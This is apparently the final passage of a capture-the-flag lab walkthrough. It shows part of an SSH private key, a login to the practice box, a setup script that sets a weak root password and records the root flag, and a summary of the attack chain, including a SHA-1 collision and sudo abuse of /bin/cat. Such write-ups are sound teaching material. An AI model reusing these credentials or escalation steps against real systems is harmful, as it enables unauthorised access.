r8SKav7d7rtx/GZWuvj2EtP6DljnqhbpMEi05iAIBCEUHW+bLPBd4em6J1LB38mdPiDRgy
pCfhRWTKsP8AJQQtPT1Kcb2to9pTkMenFVU3l2Uq9u5VviQu+FB/ED+65LYnw/uoojBzZx
W80eLpyvY1KyALbDKHuGfbJ3ufRQfoUz2qmHn5a0grnUTH4xrVQkVbsrnI3nQLIJDIS94J
zH0U1nca2XBWRzhBc0f0Hpr61GKDFjzdsNETfHK7Nu07wWQMicvODXEPTMBwpoMhTfYJxo
h5kbe5QhNQENT2iEs0aRrk00X/mURj3GrRpLYlGIX9bKpwPlW+d9MquLdYlHxSWBIuv3x
esyHTvDMuEWvb6Whaw4A8taEPx2qWuNbH9T/G8hSgKmws0ioT+FNY5P1+s+e6SYeImOsrW
wEvzLr1LCcLbdthoDcFy1oYx5NxmpyYaI+YwdNyfAAAFiP2Xirb9l4q2AAAAB3NzaC1yc2
EAAAGBAKLpdx0w90nQ0APqQPU/00BMBpneVTLKvzcAZvwayU6X6Z/Gr9Fs5q/Eimr+3e67
cfxmVrr49hLT+g5Y56oW6TBItoYgCAQhFB8Pm5TwXeHpuidSwD/JnT4g0YMqQn4UVkyrD/
ACUELt09SnG9raPaU5DHpxVVN5dlKvbuVb4kLvhQfxA/uus2J8P7qKIwc2cVvNHl6cr2NS
sgC2wyh7hhWyd7n0UH6FM9qph5+WjoK51Ex+Ma1UJFW7K5yN50CyCQyEveCcx9FNZ3Gtlw

```

```
root@ip-10-10-24-111:~# ssh -i key2.priv j4x0n@fortress
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

0 updates can be applied immediately.

39 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 26 15:21:48 2021 from 192.168.150.128
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

j4x0n@fortress:~$
```

While searching files as j4x0n, I found a note claiming everything is already patched and that root access cannot be obtained — but in the same directory there is a setup.sh script.

```
j4x0n@fortress:~$ cd /data
j4x0n@fortress:/data$ ls
apache_conf      cron             grub.conf        root_note.txt    sudoers          web1
backdoor          exploit.c        hackme           setup.sh          temp
backdoor.service ftp              j4x0n_note.txt  ssh              vsftpd.conf
j4x0n@fortress:/data$ cat j4x0n_note.txt
Bwahahaha, you're late my boi!! I have already patched everything... There's nothing you can exploit to gain root... Accept your defeat once and for all, and I shall let you leave alive.
j4x0n@fortress:/data$
```

Inspecting setup.sh reveals the **root flag**.

```

j4x0n@fortress:/data$ cat setup.sh
#!/bin/bash

## Updating the Box
sudo apt-get update
sudo deluser ubuntu
sudo delgroup ubuntu
sudo rm -rf /home/ubuntu

### Installations

# Language packs
# sudo apt-get install language-pack-en -y
# Pip and pycrypto
sudo apt install python3-pip -y
sudo pip3 install pycrypto
## FTP

sudo apt purge snapd lxd -y; sudo apt autoremove -y;
sudo sed -i 's/1/0/' /etc/apt/apt.conf.d/20auto-upgrades
# Removing lxd from /etc/passwd
sudo sed -i 's/lxd:x:106:65534::\var\lib\lxd\:\bin\false//' /etc/passwd

# Temp changes
echo -e "\n\nChanging root password to 123\n\n"
sudo bash -c "echo 'root:123' | chpasswd"

### TODO After running the script
# Restart the machine... login as root user(in the virtual box machine pop up root:123) so that
# no process is running as vagrant...

# Remove vagrant user and it's directory
# Unmount and delete /data + /vagrant directories (if there)

## Delete the vagrant user
#sudo deluser vagrant
#sudo delgroup vagrant
#sudo rm -rf /home/vagrant

# Unmounting the data system
#sudo umount /data
#sudo umount /vagrant

# sudo rmdir /data /vagrant

# Finally Changing the root password to root flag

# sudo bash -c "echo 'root:3a17cfcca1aabc245a2d5779615643ae' | chpasswd"

# Note: I did changed the basic encoding you were referring to @holmes in ftp, check at line 71
# and 72j4x0n@fortress:/data$ █

```

7.Summary

This box combines binary decompilation, hidden endpoints and a SHA-1 collision trick to obtain credentials, then uses those credentials to SSH in, bypass a restricted shell, and escalate via a sudo NOPASSWD allowance for /bin/cat to read another user's files (user flag) and find a setup.sh containing the root flag. Key lessons: decompile suspicious Python artifacts, decode hidden assets (Base64), understand SHA-1 collision scenarios, and always check sudo -l for dangerous NOPASSWD entries.